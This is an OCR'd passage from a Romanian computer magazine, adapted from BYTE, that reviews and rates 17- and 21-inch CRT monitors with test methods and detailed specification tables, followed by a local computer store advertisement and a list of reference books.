Toate monitoarele testate prevăd un suport pentru Windows 95 PnP și n-am întâmpinat probleme legate de configurarea lor. Monitoarele PnP suportă specificațiile DDC (Display Data Channel). Astfel cartela grafică a monitorului și a calculatorului gazdă și SO pot comunica. Rezultatul este că monitorul poate afișa un Win 95 cu o rezoluție și o frecvență de reîmprospătare maximă posibilă și puteți obține un mod fără pâlpâire la o rezoluție de ecran dată.

Suplimentar interfeței standard D de 15 pini, unele monitoare au conectori BNC care acceptă semnale video printr-un set de cabluri coaxiale, deseori unul pentru fiecare semnal video (roșu, verde, albastru, sincronizarea verticală și orizontală). Cablurile coaxiale reduc zgomotul prin ecranarea semnalelor video împotriva interferenței și a perturbațiile electromagnetice externe. Dacă folosiți însă cabluri BNC, nu obțineți PnP.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

TECH FOCUS FRECVENȚELE

Pauza care reîmprospătează

Citind cu atenție datele tehnice ale unui monitor și descoperind că el suportă o rezoluție de 1600x1200 pixeli și o rată de reîmprospătare de 120 Hz nu înseamnă automat că puteți obține această rezoluție înaltă la 120 Hz sau chiar la o frecvență mai mică. Rata de reîmprospătare pe care o suportă un monitor coboară pe măsură ce rezoluția urcă. Lucrul de care aveți nevoie și pe care unele documentații tehnice îl prevăd este o listă cu rezoluțiile monitorului și ratele maxime de reîmprospătare. Dar și fără această listă puteți calibra un monitor prin examinarea altor două specificații de frecvență.

Din moment ce frecvența maximă de baleiaj verticală a unui monitor nu vă spune prea multe, *frecvența de baleiaj orizontală* (în KHz) și *lățimea de bandă* (în MHz) reprezintă o măsură sigură a ceea ce poate să facă un monitor. Frecvența de baleiaj orizontală maximă reprezintă rata la care un monitor poate scrie șiruri de pixeli pe ecran; lățimea de bandă video reprezintă rata la care un monitor poate pompa pixeli pe suprafața ecranului. Pe măsură ce rezoluția crește, un monitor e nevoit să afișeze mai mulți pixeli (și șiruri de pixeli) pentru fiecare baleiaj vertical. Cu cât frecvența de baleiaj verticală este mai mare cu atât timpul pentru afișarea șirurilor de pixeli este mai mică. Documentațiile tehnice ale monitoarelor nu prezintă întotdeauna modurile video suportate, dar domeniile frecvențelor de baleiaj întotdeauna sunt furnizate.

Frecvențe de referință

Exemple pentru două moduri de afișaj.

MOD	ORIZONTAL	LĂRGIME DE BANDĂ
1280 × 1024 (75 Hz)	85 kHz	120 MHz
1600 × 1200 (75 Hz)	95 kHz	200 MHz

Cele mai bune

MONITOARE PROFESIONAL

An după an, producătorii de monitoare îmbunătăţesc calitatea ecranelor în timp ce preţul lor coboară proporţional cu creşterea performanţei. Electronica tot mai sofisticată şi mai integrată (ceea ce reduce numărul de componente) are un rol important în această tendinţă. Electronica a permis de asemenea creşterea uşurinţei în folosire realizând afişarea direct pe ecran a funcţiilor de control al reglajului. Din moment ce am avut de testat 38 de monitoare, am pus mare preţ pe calitatea afişării. De obicei, calitatea afişării este reglată o singură dată pe când monitorul îl utilizaţi zilnic - în mod normal câteva ore în şir.

Monitoarele de 17 inci din testele noastre, care au dovedit cea mai bună calitate a afişării au fost TN-1885T de la ArtMedia şi 447Xi de la Nokia Display Products Multigraph. Patru monitoare de 21 inci şi-au împărţit marele premiu al celei mai bune calităţi a imaginii: Color 50/115 de la Cornerstone Imaging, MultiSync P1150 de la NEC, SuperScan Elite 802 de la NSA/Hitachi şi P815 de la ViewSonic. Deloc surprinzător, aceste monitoare au avut rata de reîmprospătare cea mai mare iar în testele noastre au obţinut claritatea cea mai bună la colţuri şi pe tot ecranul şi cea mai bună convergenţă RGB.

Cele mai bune monitoarele de 17 inci.

Am testat 24 de monitoare de 17 inci al căror preţ varia de la 649$ (al MGC 1785 de la Max Group) la 1299$ (pentru Flexscan TX-C75 de la Eizo Nanao). O parte a monitoarelor scumpe de 17 inci suportă o rezoluţie de 1600x1200 pixeli, dar dacă nu lucraţi în CAD sau la proiecte care să necesite o înaltă rezoluţie, probabil veţi descoperi că textul este mult mai uşor de citit - şi rata de reîmprospătare mai mare - la o rezoluţie de 1024x786.

O parte dintre monitoarele de 17 inci s-au ridicat deasupra mediei (deşi nu prea mult) atunci când am interpretat punctajele din testele noastre de calitate a imaginii, administrare a energiei, caracteristici şi utilitate. TN 1885T (1088$) de la Art Media a fost catalogat ca fiind cel mai bun dintre monitoarele de 17 inci, însă au existat şi monitoare cu un preţ mai mic, care s-au situat la mică distanţă de învingător.

Pe locul doi s-a clasat Diamond Pro 17TX (849$) de la Mitsubishi care este caracterizat de un tub Diamondtron CRT produs de Mitsubishi, având o mască de metal cu o reţea de fire verticale dispuse la o distanţă de 0.25 mm unul de celălalt. Diamond Pro 17 TX produce imagini bine focalizate şi are o lăţime de bandă video suficient de mare de 135 MHz, care permite afişarea la o rezoluţie de 1280x1024 pixeli şi o rată de reîmprospătare de 75 Hz.

Monitorul de la Mitsubishi are caracteristici şi utilităţi importante: sistemul de control cu afişarea reglajului extinde posibilităţile de ajustare. În plus este oferit sistemul de calibrare Diamond Match Color Calibration System. Ultimul produs lansat de Mitsubishi - Diamond Scan 17HX (799$) - este de asemenea o bună achiziţie care s-a situat în clasamentul primelor cinci.

MGC 1785 de la MaxGroup, unul din cele mai bune monitoare de 17 inci, face parte şi el din categoria celor ieftine (649$). Claritatea şi strălucirea lui MGC 1785 sunt mai bune decât ale majorităţii modelelor de 17 inci pe care le-am testat. El are un tub catodic de la Hitachi cu o dimensiune a pixelilor de 0.26 mm care permite o rezoluţie de 1600x1200 pixeli la 65 Hz.

MGC 1785 oferă un control bine plasat al ajustării imaginii cu un meniu uşor de folosit şi afişat pe ecran. Alte două monitoare ieftine merită a fi menţionate ca şi variante bune pentru sistemele de acasă: Studioworks 78i (679$) de la LG Electronics şi VSX-7 (649$) de la KDS.

Un alt monitor de 17 inci bine cotat este Multigraph 447Xi (899$) de la Nokia Display Products. Acest monitor a permis obţinerea unei imagini a cărei calitate s-a

Specificaţii test

Am testat calitatea imaginii pentru fiecare monitor şi consumul de energie folosind un Dell Dimension XPS Pro 200n la 200 MHz cu o cartelă grafică Number Nine Imagine 128 Series II. Când au fost disponibile, am folosit driver-ele specifice monitoarelor. În rest ne-am descurcat cu configurările PnP din Windows 95 (standardul VESA). Am punctat calitatea imaginii la o rezoluţie de 1024x768 pixeli pentru monitoarele de 17 inci şi la 1280x1024 pentru cele de 19 respectiv 21 inci.

Sub DOS am testat calitatea imaginii folosind Displaymate Professional 4.2 de la Sonera Technologies (http://www.displaymate.com). Testele au inclus afişări color şi de scale de gri, efecte multicolore, efecte de moar la rezoluţii multiple, comutări consecutive între text şi grafice şi afişări geometrice de dreptunghiuri şi cercuri.

Sub Win95 am rulat testele soft pentru a măsura buna convergenţă şi claritatea imaginii. Am măsurat claritatea folosind linii groase de 1 sau 2 pixeli, aproape de muchiile imaginii. De asemenea am afişat linii verticale şi orizontale de-a lungul întregului ecran pentru a verifica rezoluţia monitorului.

Un tub optic de la Klein Optical Instruments permite măsurarea slabei convergenţe. Cu ajutorul a trei prisme, instrumentul recompune componentele roşu, verde şi albastru ale unei linii albe afişate pe un monitor de test. Am calculat slaba convergenţă din cantitatea de corecţie necesară. Cu cât corecţia e mai mică, cu atât mai bine.

În testul de claritate am afişat un document conţinând şase fonturi TrueType de dimensiuni variind de la 4 la 14 puncte. Am verificat apoi dimensiunea cea mai mică până la care fiecare font rămânea lizibil de la o distanţă normală.

Monitorul d-voastră este cel mai mare consumator de energie de pe birou. Am catalogat utilizarea energie sub Windows măsurând consumul în trei stagii (Windows activ, screen - saver gol şi consum de energie redus) cu un indicator digital al consumului.

Factorii care au atârnat serios în caracteristicile noastre includ dimensiunea pixelilor, domeniul frecvenţelor de baleiaj, numărul de moduri de afişare, controalele şi acceptarea normelor Energy Star. Punctajul de utilitate a luat în considerare factori cum ar fi documentaţii, suport tehnic, uşurinţa în ajustare şi lungimea cablurilor.

LAB REZULTATE


EVALUAREA MONITOARELOR

CEL MAI BUN MONITOR DE 17 INCI

TN-1885T de la Art Media

Dintre toate monitoarele testate, TN - 1885 T de la Art Media a obţinut cel mai bun punctaj legat de calitatea imaginii iar asta l-a ajutat să câştige categoria. TN-1885 T a obţinut de asemenea calificative bune în caracteristici şi utilitate. Folosindu-i panoul de control derulant puteţi ajusta aproape totul, de la strălucire până la gradientul culorii.

APRECIERE




	PREŢ	DIMENS.	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	UTILITATE	FACILITĂŢI	POWER ECONOMY	APRECIERE GENERALĂ
Art Media TN-1885T	**$1088**	17	★★★★	★★★★	★★★★★	★★★★	★★★★	★	★★★★
Mitsubishi Diamond Pro 17TX	$849	17	★★★★	★★★★	★★★★	★★★★★	★★★★★	★★★	★★★★
Max Group MGC 1785	$649	17	★★★★	★★★★	★★★★	★★★★★	★★★★	★★★★	★★★★
Nokia Multigraph 447Xi	$899	17	★★★★	★★★★	★★★★★	★★★★★	★★★	★★★	★★★★
Mitsubishi Diamond Scan 17HX	$799	17	★★★★	★★★★	★★★★	★★★★★	★★★★★	★	★★★★

CEL MAI BUN MONITOR DE 21 INCI

SuperScan Eliite 802 de la NSA/Hitachi

SuperScan Elite 802 a obţinut cea mai bună calitate a imaginii şi a prezentat un preţ satisfăcător. Monitorul este dotat cu un tub catodic de la Hitachi având o mască de acoperire din Invar cu o dimensiune a pixelului de 0.26 mm. Suportă o rezoluţie de 1600x1280 pixeli la o rată de reîmprospătare de 75 Hz. La o rezoluţie de 1280x1024 pixeli şi o rată de reîmprospătare de 114 Hz se obţine o imagine perfectă.

APRECIERE



	PREŢ	DIMENS.	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	UTILITATE	FACILITĂŢI	POWER ECONOMY	APRECIERE GENERALĂ
NSA/Hitachi SuperScan Elite 802	**$1899**	20	★★★★	★★★★	★★★★★	★★★★	★★★	★★★	★★★★
ViewSonic P815	$2195	21	★★★★	★★★★	★★★★★	★★★★★	★★★	★★	★★★★
NEC MultiSync P1150	$2079	21	★★★★	★★★★	★★★★★	★★★	★★★★	★★★★★	★★★★
Cornerstone Color 50/115	$2265	21	★★★★	★★★★	★★★★★	★★★★	★★★	★★	★★★★
Panasonic PanaSync S21	$1799	21	★★★★	★★★★	★★★★	★★★★★	★★★	★	★★★★

★★★★★ Excepţional ★★★★ Foarte Bine ★★★ Bine ★★ Aceptabil ★ Slab

situat pe locul doi în topul nostru. El a dovedit o focalizare punctuală, fiind lipsit de pâlpâiri la o rată de reîmprospătare de 85 de Hz şi o rezoluţie de 1024x768 pixeli. Multigraph 447Xi are un tub catodic Trinitron de la Sony prevăzut cu o mască aperture grille şi o dimensiune a pixelului de 0.25 mm. Permite o afişare pe ecran a meniului pentru calibrarea culorilor şi ajustarea distorsiunilor geometrice.

Cele mai bune monitoare de 21 inci

Cele 14 monitoare de 21 inci pe care le-am testat, în mod evident nu sunt dedicate doar pentru sarcini obişnuite de vizualizare a paginilor de calcul tabelar sau a documentelor de procesare a textelor. Multe suportă o rezoluţie de 1600x1200 pixeli sau chiar mai mare, care pentru ecranele de 21 inci sunt folositoare în special pentru renderizarea imaginilor detaliate pentru utilizatorii CAD şi pentru tehnoredactare computerizată unde e nevoie de o vizualizare clară a unei pagini întregi sau chiar a două pagini atunci când se face machetare şi design. Am conferit calificativul de cel mai bun monitor de 21 inci lui SuperScan Elite 802 de la NSA/Hitachi, dar ar fi bine să verificaţi şi celelalte monitoare.

ViewSonic P815 (2195$) suportă o rezoluţie ridicată care poate fi atinsă de inginerii CAD şi de graficieni, cu ajutorul unor cartele grafice performante. Acest monitor cu o dimensiune a pixelilor de 0.25 mm depăşeşte de departe cerinţele legate de calculul tabelar şi prelucrarea de texte atunci când este configurat la o rezoluţie maximă de 1800x1400. Monitorul are o rată de reîmprospătare rapidă de 106 Hz la o rezoluţie standard de 1280x1024 iar banda sa video de 250 Hz este una din cele mai mari. P815 a obţinut un punctaj de utilizabilitate mare pentru că oferă un sistem de control al reglajelor uşor de folosit; monitorul poate fi poziţionat uşor şi este prevăzut cu un manual de utilizare bun.

MultiSync P1150 (2079$) de la NEC, care a fost aproape de Color 50/115 (2265$) de la Cornerstone Imaging pentru locul doi în calitatea imaginii, a demonstrat o slabă convergenţă şi o combinare nedorită de culori în testele noastre. Acest monitor suportă o rezoluţie de 1600x1200 dpi la 75 Hz, dar NEC recomandă o rezoluţie de 1280x1024 cu o rată de reîmprospătare de 88 Hz. Când nu este folosit, P1150 decuplează tensiunea pentru a realiza o reducere a energiei consumate. Acest lucru este realizat în modul cel mai economic.

Au contribuit
Jim Kane, Project Manager/NSTL
Dorothy Hudson, Project Manager/NSTL
John McDonough, Technical Writer/NSTL
Dave Rowell, Senior Technical Editor/BYTE

Evaluările din acest raport reprezintă aprecierea editorilor BYTE bazate pe teste efectuate de NSTL, Inc.

PHOTOGRAPHS: BRIAN WILDER © 1997

MONITOARE CARACTERISTICI

	Acer America Corp. AcerView 78ie	Apple Computer, Inc. AppleVision 1710	Apple Computer, Inc. Multiple Scan 20	Art Media TN-1885T BYTE BEST	Art Media TN-2185T	Cornerstone Imaging, Inc. Color 21/81fp	Cornerstone Imaging, Inc. Color 50/115	CTX International, Inc. PR700	Daewoo Electronics CMC1704C
Prețul configurației testate (MSRP)	$699	$949	$1999	$1088	$1888	$2070	$2265	$999	$699
Dimensiunea nominală (inci, diagonală)	17	17	20	17	20	21	21	17	17
Apreciere generală	8.1	8.4	8.5	8.8	8.5	8.6	8.8	8.3	7.6
Punctaj performanță (calitatea afișării)	8.3	8.4	8.8	9.2	8.6	9.0	9.4	8.5	7.7
Punctaj caracteristici	7.4	8.0	7.3	8.2	8.4	7.1	7.1	8.0	7.4
Punctaj utilitate	7.3	9.9	8.7	8.7	8.3	9.0	8.8	8.5	8.3
Punctaj economie energie	5.1	6.2	6.3	4.1	6.8	7.5	6.5	4.3	5.2
SPECIFICAȚII CRT									
Mărimea imaginii vizibile (inci, diagonală)	15.7	16.1	19.1	16.0	19.1	19.9	19.9	16.0	16.1
Suprafață ecran (A=mată; B=antistatică; C=antireflectantă)	B,C	A,B	A,B	A, B, C	A, B, C	A, B	A, B	A, B, C	A, B
Dimensiunea punctului (mm)	0.26	0.26	0.26	0.25	0.25	0.27	0.27	0.26	0.26
Tipul măștii de puncte	De acoperire	Aperture grille	Aperture grille	Aperture grille	Aperture grille	De acoperire	De acoperire	Aperture grille	De acoperire
Rezoluție maximă neîntrețesută orizontală și verticală (pixeli)	1600 × 1200	1600 × 1200	1600 × 1200	1600 × 1200	1600 × 1200	1600 × 1280	1800 × 1440	1600 × 1200	1600 × 1200
SEMNALE DE SINCRONIZARE DE INTRARE									
Frecvența de scanare orizontală min./max (kHz)	30/86	30/80	29/82	30/85	30/85	31/101	31/115	30/85	24/86
Frecvența de scanare verticală min./max (Hz)	50/120	40/120	50/150	48/150	48/150	50/160	50/160	50/120	50/150
SEMNAL VIDEO DE INTRARE									
Lățimea benzii video (MHz)	135	INP	INP	50–100	50–100	211	249	135	120
Intrări RGB separate, 0.7-V p-p	✔	✔	✔	✔	✔	✔	✔	✔	✔
Conector de intrare (15-pin D-sub)	✔	✔	✔	✔	✔			✔	✔
Conectori de intrare (BNC–RGB, HD, VD)				✔	✔	✔	✔	✔	✔
MOD DE AFIȘARE									
Prestabilite de producător/ configurabile de utilizator	11/21	10/5	9/4	10/15	15/15	7/26	7/26	15/15	16/20
Mod Mac II 640 × 480 (rata de reîmprospătare verticală neîntrețesută max., Hz)	66.7	67	67	60	60	N/A	N/A	120	66.7
Mod Mac 16-inci 832 × 624 (rate de reîmprospătare neîntrețesută max., Hz)	75	75	75	75	75	N/A	N/A	120	76.8
Mod 1024 × 768 (rata de reîmprospătare verticală neîntrețesută max., Hz)	75	60	60	85	85	85	85	106	75
Mod Mac II two-page 1152 × 870 (rata de reîmprospătare verticală neîntrețesută max, Hz)	75	75	75	75	75	N/A	N/A	76	75
Mod 1280 × 1024 (rata de reîmprospătare verticală neîntrețesută max., Hz)	80	75	75	75	75	85	85	75	76
Mod 1600 × 1200 (rata de reîmprospătare verticală neîntrețesută max.	68	60	60	60	60	81	87	68	60
CONTROL									
Demagnetizare	✔			✔	✔	✔	✔	✔	✔
Focalizare				✔	✔				
Convergență		✔	✔	✔	✔			✔	✔
Nivel semnal				✔	✔				✔
Convergența marginilor (efect de pernă)	✔	✔	✔	✔	✔	✔	✔	✔	✔
Afișarea funcțiilor de configurare	✔	✔		✔	✔	✔	✔	✔	✔
Calibrarea culorilor	✔	✔		✔	✔	✔	✔	✔	
CARACTERISTICI FIZICE									
Difuzoare integrate									
Alimentare (AC)	90–264	90–264	90–264	120–240	120–240	110–120/ 200–240	110–120/ 200–240	100–250	100–240
compatibil VESA DPMS	✔	✔	✔	✔	✔	✔	✔	✔	✔
Înălțime × lățime × adâncime (inci) × greutate (kg.)	16.5 × 16.6 × 16.7 × 20	19.7 × 15.9 × 17.7 × 25	18.6 × 18.6 × 19.8 × 33,5	17 × 16 × 17.8 × 22	19 × 18 × 19 × 32,5	18.7 × 19.2 × 21 × 36,3	18.7 × 19.2 × 21 × 36,3	17.2 × 16.5 × 17.5 × 46.3	17.6 × 16.8 × 17.7 × 22,25
Evaluare FCC	B	B	A	B	B	A	A	B	B
Compatibil-TCO	✔	✔	✔	✔	✔	✔	✔	✔	
SUPORT TEHNIC									
Adresă Web	http://www .acer.com/	http://www .apple.com/	http://www .apple.com/	http://www .artmedia .com/	http://www .artmedia .com/	http://www .corimage .com/	http://www .corimage .com/	http://www .ctxintl.com/	http://www .daewoo-display.com/

BYTE BEST = BYTE Best. ✔= da; N/A = nu se aplică;

★★★★★ Excepțional ★★★★ Foarte bună ★★★ Bună
★★ Acceptabil ★ Slab

Daytek Electronics Corp. DT-1704C	Eizo Nanao Technologies, Inc. Flexscan TX-C7S	Hansol Multitech Hansol 17PX	Hitachi America, Ltd. HM-4787D	Hitachi America, Ltd. HM-4921-D	KDS U.S.A. VSX-7	LG Electronics USA, Inc. Studioworks 78i	MAG InnoVision, Inc. DX700T	MAG InnoVision, Inc. MX21F	Max Group Corp. MGC 1785	Mitsubishi Electronics America Diamond Pro 17TX	Mitsubishi Electronics America Diamond Scan 17HX
$799	$1299	$895	$1769	$2129	$649	$679	$799	$1799	$649	$849	$799
17	17	17	21	21	17	17	17	21	17	17	17
8.3	8.0	8.2	8.5	8.5	8.5	8.5	7.9	8.4	8.7	8.7	8.6
8.3	8.8	8.6	8.8	8.9	8.8	8.8	8.2	8.5	8.7	8.7	8.5
8.0	7.6	6.2	7.3	7.6	7.3	7.2	6.8	7.7	8.2	8.8	8.8
8.5	5.3	9.0	8.6	8.3	8.3	8.2	7.8	8.6	9.0	9.4	9.0
5.2	4.4	5.2	5.8	6.0	5.4	5.1	4.4	5.8	8.1	6.9	4.8
16.4	15.9	15.7	20.0	20.0	15.8	16.0	16.2	20.0	14.6	15.9	15.7
A, B, C	C	A, B	A, B, C	A, B, C	A	A, B, C	B	B, C	A	B, C	B, C
0.26	0.25	0.26	0.26	0.26	0.28	0.26	0.25	0.28	0.26	0.25	0.25
De acoperire	Aperture grille	De acoperire	De acoperire	De acoperire	De acoperire	De acoperire	Aperture grille	Shadow mask	Shadow mask	Aperture grille	Shadow mask
1600 × 1280	1600 × 1200	1600 × 1280	1600 × 1280	1600 × 1200	1280 × 1024	1600 × 1280	1280 ∞ 1024	1600 ∞ 1280	1600 ∞ 1200	1600 ∞ 1200	1600 ∞ 1200
24/86	30/92	30/85	30/107	30/107	28/70	35/85	30/70	30/80	30/85	30/86	30/82
50/150	50/160	50/120	50/152	50/152	50/120	50/120	50/120	56/120	50/120	50/152	50/130
144	180	135	100	150	100	135	100	130	135	135	135
✔	✔	✔	✔	✔	✔		✔	✔	✔	✔	✔
✔	✔	✔	✔	✔	✔	✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔				✔		✔	✔
8/20	4/26	4/13	4/16	4/16	13/6	8/32	18/8	25/8	10/4	11/10	8/12
66.7	66.7	80	Depinde de placa video	Depinde de placa video	75	100	67	66	75	150	152
76.8	75	74.5	Depinde de placa video	Depinde de placa video	75	75	75	75	N/A	131	125
100	113	75	75	75	85	75	70	76	70	105	105
75	75	75	Depinde de placa video	Depinde de placa video	N/A	75	85	75	N/A	94	90
80	85	75	75	75	60	76	60	75	75	80	75
60	73	67	75	75	N/A	66	N/A	60	65	70	65
✔	✔	✔	✔	✔	✔	✔	✔	✔	✔	✔	✔
									✔	✔	✔
✔	✔							✔		✔	✔
						✔			✔	✔	✔
✔	✔	✔	✔	✔	✔	✔			✔	✔	✔
✔	✔	✔		✔	✔	✔	✔		✔	✔	✔
✔	✔			✔	✔	✔	✔	✔	✔	✔	✔
					✔						
100–240	100–120	110–240	87–132/175–264	87–132/175–264	100–240	98–264	90–264	90–264	INP	120–240	120–240
✔	✔	✔	✔	✔	✔	✔	✔	✔	✔	✔	✔
17.4 × 16.5 × 17.4 × 22,25	16.3 × 16.1 × 18.4 × 23,1	16.3 × 16.8 × 17.4 × 22	18.5 × 19.6 × 20 × 37	18.5 × 19.6 × 20 × 37	17.3 × 16.2 × 18.1 × 21	17.1 × 18.3 × 17.4 × 20,5	16.7 × 16.1 × 18.3 × 42.9	19.4 × 19.8 × 20.6 × 75.9	17.1 × 18.3 × 16.9 × 38	16.1 × 16.1 × 16.7 × 47	16 × 16.1 × 16.7 × 47
B	B	B	B	B	B	B	B	B	B	A	A
	✔	Opțional			✔				✔	✔	
							3/P, L, R	3/P, L, R	2/P, L, R	3/P, L, F	3/P, L, F
							(714) 751-2008	(714) 751-2008	(818) 968-6798	(714) 220-2500	(714) 220-2500
							(800) 827-3998	(800) 827-3998	N/A	(800) 843-2515	(800) 843-2515
http://www .daytek.com/	http://www .eizo.co.jp/ welcome/	N/A	http://www .hitachi .com/	http://www .hitachi .com/	http://www .kdsusa .com/	http://www .lgeus.com/	http://www .maginnovision	http://www .maginnovision	http://www .maxgroup.com	http://www .mitsubishi-	http://www .mitsubishi-

continued on page 112

MONITOARE CARACTERISTICI

	NEC Technologies MultiSync P1150	**Nokia Display Products Multigraph 445Xi**	**Nokia Display Products Multigraph 447Xi**	**NSA/ Hitachi SuperScan Elite 611**	**NSA/ Hitachi SuperScan Elite 802** BYTE BEST	**Panasonic Computer Peripheral Co. PanaSync S21**	**Panasonic Computer Peripheral Co. PanaSync/Pro P17**	**Princeton Graphics EO17**
Price as tested (MSRP)	$2079	$1899	$899	$799	$1899	$1799	$899	$669
Nominal size (inches, diagonal)	21	21	17	17	20	21	17	17
Overall rating	8.9	8.4	8.6	8.0	9.0	8.7	8.1	7.6
Performance score (display quality)	9.4	8.7	9.0	8.2	9.6	8.9	8.2	7.9
Features score	8.4	7.6	7.6	7.6	7.6	7.6	7.6	7.5
Usability score	7.2	7.7	9.0	7.1	8.7	9.4	8.3	7.8
Power-economy score	9.2	7.0	7.6	4.4	7.2	5.8	4.9	5.1
CRT SPECIFICATIONS								
Viewable size (inches, diagonal)	19.6	19.7	15.7	16.0	20.0	18.7	14.8	16.2
Screen surface (A = antiglare; B = antistatic; C = antireflective)	A, B, C	A, B, C	A, B, C	A, B, C	A, B, C	A, B, C	A, B, C	A
Dot/grille pitch (mm)	0.28	0.26	0.25	0.26	0.26	0.25	0.25	0.26
Dot-mask type	Aperture grille	Shadow mask	Aperture grille	Shadow mask	Shadow mask	Shadow mask	Shadow mask	Shadow mask
Max. noninterlaced horizontal ∞ vertical resolution (pixels)	1600 ∞ 1200	1600 ∞ 1200	1600 ∞ 1200	1600 ∞ 1200	1600 ∞ 1280	1600 ∞ 1280	1600 ∞ 1280	1280 ∞ 1024
SYNC-INPUT SIGNALS								
Min./max. horizontal scanning frequency (kHz)	31/94	30/102	31/92	31/92	31/100	30/95	30/86	30/70
Min./max. vertical scanning frequency (Hz)	55/160	50/150	50/150	50/120	50/160	50/160	50/160	50/120
VIDEO-INPUT SIGNAL								
Video bandwidth (MHz)	202	200	140	155	200	160	135	100
Separate RGB, 0.7-V p-p	✓	✓	✓	✓	✓	✓	✓	✓
Input connector (15-pin D-sub)	✓	✓	✓	✓	✓	✓	✓	✓
Input connectors (BNC–RGB, HD, VD)	✓					✓	✓	
DISPLAY MODE								
Number of factory-preset modes/ user-settable modes	21/22	14/18	10/22	7/13	6/20	8/13	8/13	13/8
640 x 480 Mac II mode (max. noninterlaced vertical-refresh rate, Hz)	160	N/A	N/A	N/A	160	160	160	67
832 x 624 Mac 16-inch mode (max. noninterlaced vertical-refresh rate, Hz)	141	N/A	75	N/A	144	141	129	75
1024 x 768 mode (max. noninterlaced vertical-refresh rate, Hz)	117	85	85	113	N/A	116	106	85
1152 x 870 Mac II two-page mode (max. noninterlaced vertical-refresh rate, Hz)	103	75	75	N/A	104	104	94	75
1280 x 1024 mode (max. noninterlaced vertical-refresh rate, Hz)	88	85	65	85	114	89	81	66
1600 x 1200 mode (max. noninterlaced vertical-refresh rate, Hz)	75	75	N/A	73	75	72	65	N/A
CONTROLS								
Degauss	✓	✓	✓	✓	✓	✓	✓	✓
Focus	✓							
Convergence	✓	✓	✓					
Signal level	✓			✓	✓	✓	✓	
Side convergence (pincushioning)	✓	✓	✓	✓	✓	✓	✓	✓
On-screen monitor settings	✓	✓	✓	✓	✓	✓	✓	✓
Color matching	✓	✓	✓	✓	✓	✓	✓	✓
PHYSICAL CHARACTERISTICS								
Integrated speakers								
Power input (volts AC)	110	110–240	110–220	120–240	120–240	100–240	100–240	110–240
VESA DPMS–compliant	✓	✓	✓	✓	✓	✓	✓	✓
Height × width × depth (inches) × weight (lbs.)	20.4 × 20.8 × 22.1 × 77.2	20.4 × 20.2 × 19.6 × 71	17.2 × 16.9 × 18.8 × 48.5	16.9 × 16.1 × 18.3 × 48.5	18.7 × 19.2 × 21 × 73	19.8 × 19.1 × 20.4 × 62.7	16.4 × 16.1 × 17.5 × 38.5	16.7 × 16.2 × 17.9 × 41
FCC rating	B	B	B	B	B	B	B	B
TCO-compliant	✓	✓	✓	✓	✓	✓	✓	
CUSTOMER SUPPORT								
Web address	http://www .nec.com/	http://www .nokia-americas .com/	http://www .nokia-americas .com/	http://NSA .Hitachi.com/	http://NSA .Hitachi.com/	http://www .panasonic .com/	http://www .panasonic .com/	http://www .prgr.com/

BYTE BEST = BYTE Best.

continuare în pagină 71

Calculatoare:

PGA® Flamingo

PGA® Falcon

PGA® Falcon PRO

PGA
COMPUTER

Cu
PGA®
COMPUTER
Visul
devine
realitate


SOWAH

Oradea, str. Iza nr. 31-33,
tel./fax 059-436456, 435494, 437901
București, str. Viitor nr. 106,
tel./fax 01-2107300, 2107799


Vă recomandăm câteva din

cele mai noi **cărți de referință** de la editurile de referință:


McGraw-Hill




BUILDING
DELPHI 2
DATABASE
APPLICATIONS
QUE




KILLER
PARADOX 5
FOR WINDOWS
QUE




REPAIRING
PCs
Beyond the Basics
Michael F. Hordeski



KILLER
WINDOWS 95
QUE



TCP/IP
for the
INTERNET
The Complete
Buyer's Guide to
Micro-Based
